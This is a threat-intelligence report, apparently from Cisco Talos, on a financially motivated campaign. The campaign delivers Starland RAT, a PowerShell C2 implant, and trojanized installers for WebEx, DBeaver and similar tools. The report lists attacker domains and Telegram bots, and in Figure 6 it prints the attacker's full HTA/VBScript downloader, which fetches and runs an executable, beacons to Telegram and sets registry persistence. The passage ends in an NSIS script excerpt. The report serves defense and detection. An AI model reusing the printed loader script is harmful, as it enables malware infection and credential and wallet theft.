


UAT-11795 deploys novel Starland RAT and bespoke WLDR C2 implant in financially motivated campaign

By Alex Karkins

Published: 2026-07-16 · Archived: 2026-07-28 02:00:55 UTC



Thursday, July 16, 2026 06:00

- Cisco Talos is disclosing UAT-11795, a sophisticated, Russian-speaking, financially motivated adversary that has been conducting a malicious campaign targeting users in the U.S. and Europe since at least June 2025.
- Talos has discovered that the actor in this campaign delivers a Python-based remote access tool (RAT) that we track as “Starland RAT” and a command-and-control (C2) memory implant known as the “WLDR agent.”
- The WLDR agent is a sophisticated PowerShell-based C2 memory implant that features encrypted beaconing, task queuing, and a Runspace execution engine for executing additional payloads.
- UAT-11795 also has CastleStealer and Remcos RAT as alternative payload implants in their arsenal.
- The actor targets victims' credentials and cryptocurrency wallet assets, establishing a persistent connection to the victims' machines from the C2 server, with the potential to deliver and execute further payloads.

Victimology

According to the telemetry data, the infection is predominantly observed in the United States. There are also fewer potential impacts observed in Germany, Romania, and Venezuela, based on the assessment of the passive DNS resolution data of the C2 domains associated with this campaign.




Figure 1. Victimology map of this campaign.

Talos has observed that the threat actor in this campaign has utilized trojanized installer lures from software categories including:

Trojanized installer	Software name	Software category
MobaXterm_v26.1.exe	MobaXterm	SSH, remote desktop, and network administration terminal
WebEx_Client.exe and Zoom installer	Cisco WebEx and Zoom	enterprise video conferencing and collaboration platforms
dbeaver-ce-windows-x86_64.exe	DBeaverCommunity Edition	open-source database management and SQL client
FaceitInstaller_x64.exe	FACEIT	online gaming platform

The breadth of trojanized software across developer tooling, IT administration utilities, enterprise collaboration platforms, and a consumer gaming application suggests the actor is operating an opportunistic, volume-driven distribution model targeting multiple victim profiles simultaneously, rather than a single vertical.

Threat actor infrastructure




Figure 2. Cisco Umbrella domain resolution statistics for the malicious domains during the research window.

The threat actor in this campaign operates a distributed infrastructure across two functional categories, payload staging and persistent C2, with domain naming conventions chosen to blend into legitimate traffic categories. The staging domains, including “eorthopaedics[.]com” (likely a hijacked domain), “web-devtools[.]com” (resembles a developer tooling portal), and “zynaris[.]jio” (resembles a technology start-up), with each domain serving a narrow functional role:


- “eorthopaedics[.]com” and “sastoro[.]com” hosts the PowerShell stage chain under “/feed/” and “/alpha/” paths indicating that the actor has added the malicious routing alongside the legitimate contents.
- “web-devtools[.]com” serves raw shellcode payloads under the paths (“/starlandfox”, “/x32remka”, “/dopfile”) and a compressed archive.
- “zynaris[.]jio” hosts the potential ClickFix-delivered HTML application (HTA) stager and trojanised installer lures.

The C2 infrastructure is similarly distributed, with “eorthopaedics[.]com” and “sastoro[.]com” both serving hardware-bound unique identifier (HWID) encrypted envelopes over HWID parameterized URL paths with “eorthopaedics[.]com” under “/feed/” and “sastoro[.]com” under “/alpha/”. This suggests that the two domains represent parallel C2 infrastructure used for the same campaign.

The domains “windowsscreenrepairnearme[.]com” (which is also likely to be a hijacked domain) and “aipythondevs[.]com” serve as the primary C2 for the Starland Python RAT. All C2 URLs

incorporate a victim hardware identifier derived from the C: drive volume serial number of the victim machine as the final URL path component, enabling the distinct C2 communication for each of the compromised victims. The actor in this campaign has also implemented C2 infrastructure resilience by using a Polygon smart contract (“0x6ae382ed2154cc84c6672e4e908cd2c69c1b35ba”), which stores an XOR-encrypted fallback C2 domain that is retrievable via a public JSON-RPC call.

Talos discovered that the actor controls two Telegram bots, “8384531459” (“skuefq_bot”) and “7993597060” (“komandastuk_bot”), used for receiving the implant’s execution notification beacons, including messages with victim’s machine fingerprints and cryptocurrency wallet inventories.






Figure 3. Actor-controlled Telegram channel.

Talos' research uncovered a private live Telegram channel called "stuk komanda", controlled by the same threat actor. The stuk komanda channel was created on June 5, 2025, and has three unknown subscribers. It does not contain any chat groups and appears to be structured like a C2. The channel lists messages in the name of file names that appear to be Windows-based binaries, highlighting that the threat actor has been active since at least June 2025.

FORWARD 6

June 5, 2025

Channel created

stuk komanda

Starting0loader64_1_signed.exe  5 7:28 PM

stuk komanda

Starting0loader64_2_signed.exe  4 7:28 PM

stuk komanda

Starting0loader64_1_signed.exe  4 8:43 PM

stuk komanda

Starting0loader64_2_signed.exe  3 8:43 PM

stuk komanda

Starting0loader32_signed.exe  3 8:43 PM

stuk komanda

Starting0GeoOne32_signed.exe  3 8:43 PM

stuk komanda

Starting0GeoOne64_signed.exe  4 8:43 PM

stuk komanda

Starting0loader64_1_signed.exe  3 8:47 PM

stuk komanda

Starting0loader64_2_signed.exe  3 8:47 PM

stuk komanda

Starting0loader64_1_signed.exe  3 8:58 PM

stuk komanda

Starting0loader64_1_signed.exe  3 9:01 PM




Figure 4. Messages seen on the Telegram channel.

Multi-stage attack summary




Figure 5. Infection chain summary diagram.

The threat actor executed a multistage campaign that involves deploying a weaponized HTA downloader via Microsoft HTML Application Host (“mshta.exe”) on the victim's machine, likely utilizing a ClickFix technique. The execution of the HTA file results in the downloading and execution of trojanized installers bundled with a malicious Python package, which sends the implant status of the installer to an attacker-controlled Telegram bot. The NSIS script associated with the trojanized installer is designed to execute the malicious byte-compiled Python code encapsulated within the installer file.

This initial byte-compiled Python code acts as a loader that decodes and executes an embedded Python RAT, which we are calling Starland RAT, in the victim's machine memory. Starland RAT offers a wide range of functionalities and has been specifically engineered to operate within the Windows environment. Its capabilities

include defense evasion techniques, system reconnaissance, stealing browser data and cryptocurrency wallets, and a fallback C2 connection mechanism that includes a hardcoded C2 URL, as well as a Polygon Ethereum smart contract that serves as a backup. This connection allows it to interact with the smart contract through `Eth_call`, dynamically resolving the C2 domains. The RAT sends the reconnaissance information to the C2 to register the victim's machine and is proficient in receiving and executing intermediate payloads in several formats, including shellcode for 64-bit and 32-bit Windows environments, directly executing Windows shell commands, and downloading and executing malicious EXE, MSI, and DLL files.

Talos has observed that the threat actor has distinct infection chains for each type of intermediate payload that Starland RAT receives from the C2. In the case of an x64 shellcode intermediate payload, it implants CastleStealer as the final payload. CastleStealer is a .NET stealer that targets credentials, cryptocurrency wallets, Telegram data, and other browser data from the victim's machine. Similarly, the x32 shellcode implants a variant of the Remcos RAT.

Furthermore, Talos has observed that the threat actor executed a Windows shell command through Starland RAT as an intermediate payload to download and execute a PowerShell stager. This stager is associated with an undocumented PowerShell C2 framework, which we track as "WLDR C2" in alignment with the internal project designation used by the threat actor in the PowerShell scripts. The PowerShell stager is heavily obfuscated and is designed to decrypt an embedded next-stage PowerShell loader. The second-stage PowerShell loader script has capabilities for defense evasion, connects to the C2, downloads a JSON response, and processes this response to execute another embedded PowerShell payload, the WLDR agent, in the victim's machine memory. The WLDR agent is a bespoke PowerShell script that receives its C2 address through the PowerShell loader injected global variable at the time of execution. The WLDR agent employs capabilities including encrypted HTTP beaconing, comprehensive host reconnaissance, a robust reconnection protocol, and a modular task execution engine to further execute the malicious PowerShell scripts as directed by the threat actor from the WLDR C2 server.

Initial vector

The threat actor gains initial access to the victim machine potentially through a ClickFix social engineering technique that entices the user to execute a command, which then stealthily downloads and executes a remotely hosted weaponized HTA file. The HTA file runs an embedded VBScript that drops a Windows batch file into the user profile's application temporary folder, which contains instructions to first download and implant a trojanized installer from the attacker-controlled staging domain onto the victim machine.

Once the trojanized installer is executed, the batch file sends a notification beacon to an attacker-controlled Telegram bot, "8384531459", to confirm successful execution to the threat actor. At the same time, the VBScript establishes persistence under "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" with the generic value "MyApp", pointing back to "mshta.exe" to execute the remotely hosted weaponized HTA file every time the victim logs in to the machine. Talos identified a Russian-language developer comment left in the VBScript ("Добавление команды в автозапуск для текущего пользователя"), indicating that a Russian-speaking actor is conducting this campaign.

```
<html>
<head>
  <hta:application id="app" applicationname="app" border="none" caption="no" showintaskbar="no"
  windowstate="minimize" navigable="no" scroll="no" selection="no" contextmenu="no" innerborder="no"
  borderstyle="none">
</head>
<body>
<script language="VBScript">
  Set fso = CreateObject("Scripting.FileSystemObject")
  Set shell = CreateObject("WScript.Shell")
  tempPath = shell.ExpandEnvironmentStrings("%TEMP%")

  botToken = "8384531459:AAHDCW3dmNbLSRt6kiHqKh9bOARkf3n0bE"
  chatId = "-1003837405482"

  urls = Array("https://zynaris.io/InstallMullvadVPN.exe")

  fileNames = Array("WebEx_Client.exe")
  Set file = fso.CreateTextFile(tempPath & "\runexe.bat", True)
  file.WriteLine "@echo off"

  For i = 0 To UBound(urls)
    exePath = tempPath & "\" & fileNames(i)

    file.WriteLine "powershell -Command ""(New-Object Net.WebClient).DownloadFile(' & urls(i) &
    "", ' & exePath & ')"
    file.WriteLine "powershell -Command ""Invoke-WebRequest -Uri 'https://api.telegram.org/bot"
    & botToken & "/sendMessage?chat_id=" & chatId & "&text=Starting%20" & fileNames(i) & "' -
    UseBasicParsing""
    file.WriteLine "" & exePath & ""


    If i < UBound(urls) Then
      file.WriteLine "timeout /t 5 /nobreak >nul"
    End If
  Next

  file.Close
  shell.Run """" & tempPath & "\runexe.bat""", 0, False
  'Добавление команды в автозапуск для текущего пользователя'
  shell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MyApp",
  "mshta.exe ""https://zynaris.io/ru1.hta""", "REG_SZ"
  window.close
</script>
</body>
</html>
```

Figure 6. Weaponized HTA file that downloads and executes trojanized installers.

Python loader packaged into trojanized installers

Talos has observed that the threat actor in this campaign has weaponized software installers by utilizing the Nullsoft Scriptable Install System (NSIS). They have packaged the Python runtime executable “pythonw.exe” along with a compiled Python loader, which is disguised as a license file named “LICENSE.txt”. The threat actor has modified the NSI script file of the installer to include instructions for executing the compiled Python loader using the Python runtime executable.



```
Section Install ; Section_0
; AddSize 149378
SetOutPath $INSTDIR
StrCpy $_OUTDIR $OUTDIR
File Setup.exe
File dbeaver.exe
File plugins.7z
SetOutPath $_OUTDIR
Exec $\"$INSTDIR\Setup.exe$\"
nsis7z::Extract plugins.7z
